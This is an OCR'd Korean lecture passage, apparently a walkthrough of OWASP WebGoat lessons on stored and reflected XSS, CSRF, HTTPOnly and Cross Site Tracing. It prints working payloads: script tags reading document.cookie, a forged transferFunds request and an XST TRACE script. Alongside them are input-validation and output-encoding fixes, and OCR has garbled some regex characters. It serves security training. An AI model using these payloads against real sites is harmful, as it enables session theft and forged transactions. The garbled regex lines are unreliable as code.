
- Stage 2: Block Stored XSS using Input Validation
- Database**에 쓰여질 수 있기전에** stored XSS**를 막기위한 수정을 수행하라.** Manager**인** 'David'**을 가지고** 'Eric'**으로** stage 1 **을 반복하라.** 'David' **공격에 의해 영향받지 않는지 확인하라.**
- Solution:
  - org.owasp.webgoat.lessons.CrossSiteScripting **수정**


```
/**Your code**/
String regex = "[₩₩s₩₩w-,]*";
String stringToValidate = firstName+lastName+ssn+title+phone+address1+address2+
startDate+ccn+disciplinaryActionDate+
disciplinaryActionNotes+personalDescription;
Pattern pattern = Pattern.compile(regex);
validate(stringToValidate, pattern);
/**End of your code**/
```

This validation allows following:
₩s = whitspace: ₩t₩n₩x0B₩f₩r
₩w = word: a-zA-Z_0-9
and the characters - and ,

Cross Site Scripting #3

- Stage 3: Stored XSS **공격을 미리 실행하라.**
- **종업원** 'Bruce' profile**은** stored XSS **공격으로 미리 로드된다. 비록** Stage 2**로 부터 수정이 적소에 있음에도 불구하고** 'David'**가 공격에 의해 영향을 받는 것을 확인하라.**






Cross Site Scripting #4

- Stage 4: Block Stored XSS using Output Encoding
- Database로 부터 읽어진 후에 XSSf를 막기위해 수정을 수행하라. Stage 3을 반복하라. 'David'가 Bruce의 profile 공격에 의해 영향을 받지 않는 것을 확인하라.
- Solution:
  - org.owasp.webgoat.util.HtmlEncoder class의 부분인 호출되는 encode(String s) 정적 메소드를 사용해야 한다.
  - 이 메소드는 문자열에서 모든 특수 문자들을 변환시킨다. 지금 당신은 org.owasp.webgoat.lessons.CrossSiteScripting class 안에서 getEmployeeProfile 메소드내에서 이 메소드를 사용해야 한다.
  - 모든 answer_results.getString(someString) 을 HtmlEncoder.encode(answer_results.getString(someString)) 로 대체해라.

Cross Site Scripting #5

- Stage 5: Execute a Reflected XSS attack
- Reflected XSS **공격을 포함하는** URL**을 생성하기 위해** Search Staff page **상의 취약점을 이용하라.**
  그 링크를 사용하는 또 다른 종업원이 그 공격에 의해 영향을 받게 되는 것을 확인하라.



Cross Site Scripting #6

- Stage 6: Block Reflected XSS using Input Validation
- reflected XSS **공격을 막기 위해 수정을 수행하라.** Step 5 **반복하라. 공격** URL**이 더 이상 효과적이지 않는다는 것을 확인하라.**
- Solution: **오히려** stage 2**와 유사하다. 당신은** org.owasp.webgoat.lessons.CrossSiteScripting.FindProfile.java **을 편집해야 한다.** getRequestParameter **메소드를 수정하라. 메소드의 몸체는 다음과 같은 것처럼 보여야 한다.**

```
String regex = "[\ \ s\ \ w-,]*";
String parameter = s.getParser().getRawParameter(name);
Pattern pattern = Pattern.compile(regex);
validate(parameter, pattern);

return parameter;
```

Stored XSS Attacks

- Lesson Plan: Stored Cross Site Scripting (XSS) **수행 방법**
- Generl Goal: **유저는 다른 유저가 의도하지 않은 페이지나 내용이 로드되도록 야기시키는 메시지 내용을 추가할 수 있어야 한다.**
- Solution:
  - **텍스트 메시지 박스에 다음과 같이 입력한다.**
    <script language="javascript" type="text/javascript">alert("Ha Ha Ha");</script>
  - **원하는 내용을 실행시킬 수 있음을 확인하고 다음과 같이 입력**
    <script language="javascript" type="text/javascript">alert(document.cookie);</script>

Cross Site Request Forgery (CSRF) #1

- Concept: Cross Site Request Forgery 수행 방법
- How the attacks works:
  - Cross-Site Request Forgery (CSRF/XSRF)는 희생자가 아래와 같이 img 링크를 포함한 페이지를 로딩하도록 속이는 공격이다.

    희생자의 브라우저가 이 페이지를 렌더링할 때, 지정한 매개변수와 함께 transferFunds.do page를 www.mybank.com에 요청하는 문제가 생길것이다. 실제로 자금 전송 기능임에도 불구하고, 브라우저는 그 링크가 이미지를 얻는 것으로 생각할 것이다. 그 요청은 사이트와 연관된 어떤 쿠키들을 포함할 것이다. 그러므로, 유저가 사이트에 관련되어 있다면, 그리고 영구적인 쿠키나 ,심지어 현재 세션 쿠키를 가지고 있다면, 그 사이트는 합법적인 유저의 요청으로 부터 이것을 구별할 방법이 없다. 이 경우, 공격자는 사용자가 그들이 의도하지 않은 동작, 예를 들어 logout, 아이템 구입, 취약한 website에 의해 제공되는 어떤 다름 기능을 수행시킬 수 있다
- Generl Goal: 악의적인 요청을 가리키고 있는 URL을 갖은 이미지를 포함하는 email을 newsgroup에 보내는 것이 목표이다. URL에 포함되는 1x1 픽셀 이미지를 포함시키도록 하라. 그 URL은 "transferFunds=4000"인 여분의 매개변수를 갖고 CSRF 레슨을 가리켜야 한다.

Cross Site Request Forgery (CSRF) #2

- Solution: **이 레슨을 해결하기 위해 메시지 박스에** embed HTML **코드가 필요하다.**
- **새 메시지를 타이틀** "Test"**와 다음과 같은** payload**를 갖는 메시지를 생성한다.**

- **생성한 메시지를 클릭해서,** web proxy **툴로 추적한다.**

  GET /WebGoat/attack?Screen=81&menu=210&transferFunds=5000 HTTP/1.0
  Accept: */*
  Referer: http://localhost/WebGoat/attack?Screen=485&menu=900&Num=11
  Accept-Language: ko
  Proxy-Connection: Keep-Alive
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
  Host: localhost
  Cookie: JSESSIONID=32956FA8B116A72354CD8635D2F3055A
  Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

Reflected XSS Attacks

- General Goal: **당신의 미션은 스크립트를 포함하고 있는 어떤 입력을 주는 것이다. 당신은 스크립트가 실행하고 어떤 나쁜 일을 할, 당신의 브라우저에 그 입력을 재 반영 시키는 페이지가 되도록 시도하라.**
- Solution:
  - PIN **값에** <script>alert('Bang!')</script> **을 입력하라.**

HTTPOnly Test

- Concept: XSS 위협을 완화시키는데 도움이 되도록, Microsoft 에서 'HTTPOnly'라고 정해진 새로운 쿠키 속성을 소개하고 있다. 만약 이 flag가 세팅되었다면, 브라우저는 쿠키를 접근하도록 client측 스크립트를 허용하지 않아야 한다. 속성이 상대적으로 새롭기 때문에, 여러가지 브라우저에서 새로운 속성을 적절하게 핸들링하는 것을 방치하고 있다.
- General Goal: 이번 미션은 당신의 브라우저가 HTTPOnly cookie flag 을 지원하는지 테스트하는 것이다. Unique2u 쿠키의 값을 적어라. 당신의 브라우저가 HTTPOnly를 지원한다면, 당신은 쿠키를 위해 그것을 활성화하고, client 코드가 그 쿠키에 읽거나 쓰기가 가능하지 않도록 한다, 그러나 그 브라우저가 서버에 여전히 그 값을 보낼 수 있다. 어떤 브라우저들은 단지 client측 read 접근을 막고, write 접근은 막지 않는다.
- Solution:
  - HTTPOnly는 설정되어 있지 않다. 당신이 "Read Cookie"를 클릭할 때, 당신은 자바스크립트 팝업을 얻을 것이다.
    HTTPOnly를 켜기위해 "Yes"를 선택하라. HTTP Request와 Response를 가로채어 보라.

Cross Site Tracing (XST) Attacks

- General Goal: Tomcat은 HTTP TRACE 명령이 지원되도록 설정된다. 당신의 목표는 Cross Site Tracing (XST) 공격을 수행하는 것이다.
- Solution:
  - Digit access code 에 다음과 같은 스크립트를 끼워넣어라

```
<script type="text/javascript">if
( navigator.appName.indexOf("Microsoft") !=-1) {var xmlHttp =
new ActiveXObject("Microsoft.XMLHTTP");xmlHttp.open("TRACE",
"./", false); xmlHttp.send();str1=xmlHttp.responseText; while
(str1.indexOf("\ n") > -1) str1 = str1.replace("\ n","<br>");
document.write(str1);}</script>
```

Let’s Take a Break!